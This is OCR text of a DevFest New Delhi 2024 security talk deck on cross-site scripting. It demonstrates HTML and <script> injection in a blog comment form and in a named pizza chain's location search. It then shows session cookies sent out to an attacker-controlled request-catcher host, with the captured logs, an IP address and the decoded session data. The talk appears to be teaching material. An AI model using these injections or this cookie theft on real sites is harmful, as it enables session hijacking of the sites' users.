
DevFest New Delhi 2024

Google Developer Groups नई दिल्ली



Hacking your 2nd fav pizza website

CyberSecurity Track

Anuj Rawat


[redacted]

DevFest New Delhi 2024


Google Developer Groups नई दिल्ली

"Hacking is making things do what they're not supposed to."

Types of XSS




Types of XSS


Cross Site Scripting
Reflected
Stored
DOM Based
we'll cover these today

DevFest New Delhi 2024

Google Developer Groups नई दिल्ली

doing wat its supposed to



DevFest New Delhi 2024

Google Developer Groups नई दिल्ली


Working as expected

Anuj Rawat | 28 October 2024

Very Nice Blog

Leave a comment

Comment:



Freda Wales | 25 October 2024

Could you do a blog on how to make someone fall in love with you? Asking for a friend. Well hopefully more than that someday.

Leave a comment

Comment:

Very Nice Blog

Name:

Anuj Rawat

Email:

anujrawat@ehax.com

Website:

ajtazer.xyz

Post Comment

DevFest
New Delhi 2024

Google Developer Groups
नई दिल्ली

doing wat its not supposed to

DevFest New Delhi 2024

Google Developer Groups नई दिल्ली

commented with <h1> tag


Anuj Rawat | 28 October 2024

Very Nice Blog


Badmash Rawat | 28 October 2024

BADMASHIII 😈

Leave a comment



wat if my comment was this




damn it really injected a <script> in comment section

Mo Sez | 27 October 2024

Shared. Looking forward to the next one.

Black Devil | 28 October 2024

Leave a comment



DevFest New Delhi 2024

Google Developer Groups नई दिल्ली


damn it really injected a <script> in comment section

Mo Se

Shared. Loo

Black Devil | 28 October 2024


Leave a comment



DevFest New Delhi 2024

Google Developer Groups नई दिल्ली

What is xss aka cross site scripting



stole from gfg


POST / comment.php?
text=<script>alert(1)</script>
Server
Client 1

POST / comment.php?
text=<script>alert(1)</script>

Server

DevFest New Delhi 2024

Google Developer Groups नई दिल्ली

Pizza site hack ven?

Download The App For Seamless Experience

damn pretty good site

GET IT ON Google Play | Download on the App Store

La Pino'z Pizza Online Ordering

Search City or Locality to Start Ordering

Enter city or locality | LOCATE ME

Abohar — 1 Outlet — Explore	Agra — 4 Outlets — Explore	Ahmedabad — 37 Outlets — Explore
Ajmer — 1 Outlet — Explore	Alwar — 1 Outlet — Explore	Ambala — 1 Outlet — Explore
Amreli — 1 Outlet — Explore	Amritsar — 4 Outlets — Explore	Anand — 2 Outlets — Explore

Download The App For Seamless Experience

GET IT ON Google Play | Download on the App Store

lets put dwarka

La Pino'z Pizza Online Ordering

Search City or Locality to Start Ordering

dwarka LOCATE ME

Sector-5 Dwarka,Delhi Order Now

Opposite Hathi Gate,Dwarka Order Now

Dwarka Mor,Delhi Order Now

Abohar
1 Outlet
Explore >

Agra
4 Outlets
Explore >

Ahmedabad
37 Outlets
Explore >

Ajmer
1 Outlet
Explore >

Alwar
1 Outlet
Explore >

Ambala
1 Outlet
Explore >

Download The App For Seamless Experience

GET IT ON Google Play | Download on the App Store

lets put Black Devil

La Pino'z Pizza Online Ordering


Search City or Locality to Start Ordering


Black Devil | LOCATE ME


No Result Found For **"black devil"**

Abohar — 1 Outlet — Explore	Agra — 4 Outlets — Explore	Ahmedabad — 37 Outlets — Explore
Ajmer — 1 Outlet — Explore	Alwar — 1 Outlet — Explore	Ambala — 1 Outlet — Explore
Amreli — 1 Outlet — Explore	Amritsar — 4 Outlets — Explore	Anand — 2 Outlets — Explore

✅ <h1> tag working
✅ <script> tag working








But how was lap!noz hacked here??

DevFest
New Delhi 2024

Google Developer Groups
नई दिल्ली


Hacking
@DevFest




Google Developer Groups
नई दिल्ली

Hacking @DevFest

Google Developer Groups
नई दिल्ली





Hacking @DevFest

https://tazer.requestcatcher.com

request catcher

GET /test/?
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci_session=a%3A
2024-10-28T20:29:03+05:30
103.216.143.36

GET /test/?
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci_session=a%3A
2024-10-28T20:29:03+05:30
103.216.143.36

Google Developer Groups
नई दिल्ली

Hacking
@DevFest

Google Developer Groups
नई दिल्ली

https://tazer.requestcatcher.com

request catcher

GET /test/?
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci_session=a%3A
2024-10-28T20:29:03+05:30
103.216.143.36

GET /test/?
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci_se
2024-10-28T20:29:03+05:30
103.216.143.36

```
1  PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;
2  ci_session=a:5:
3  {s:10:"session_id";
4  s:32:"9a8956e740e435c37e15c191b0ca36bb";
5  s:10:"ip_address";
6  s:14:"103.216.143.36";
7  s:10:"user_agent";
8  s:117:"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7
     ) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130
     .0.0.0 Safari/537.36";
9  s:13:"last_activity";
10 i:1730127534;
11 s:9:"user_data";
12 s:0:"";}
13 5e8c4a9390a8813de89c7faeebac7f9f
```

Hacking @DevFest

Google Developer Groups
नई दिल्ली

https://tazer.requestcatcher.com

request catcher

GET /test/?
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci_session=a%3A
2024-10-28T20:29:03+05:30
103.216.143.36

GET /test/?
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci_se
2024-10-28T20:29:03+05:30
103.216.143.36

```
1  PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;
2  ci_session=a:5:
3  {s:10:"session_id";
4  s:32:"9a8956e740e435c37e15c191b0ca36bb";
5  s:10:"ip_address";
6  s:14:"103.216.143.36";
7  s:10:"user_agent";
8  s:117:"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7
     ) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130
     .0.0.0 Safari/537.36";
9  s:13:"last_activity";
10 i:1730127534;
11 s:9:"user_data";
12 s:0:"";}
13 5e8c4a9390a8813de89[illegible]faeebac7f9f
```

EditCOOkie

Hacking @DevFest

Google Developer Groups
नई दिल्ली


https://tazer.requestcatcher.com


request catcher

GET /test/?
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci_session=a%3A
2024-10-28T20:29:03+05:30
103.216.143.36

GET /test/?
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci_se
2024-10-28T20:29:03+05:30
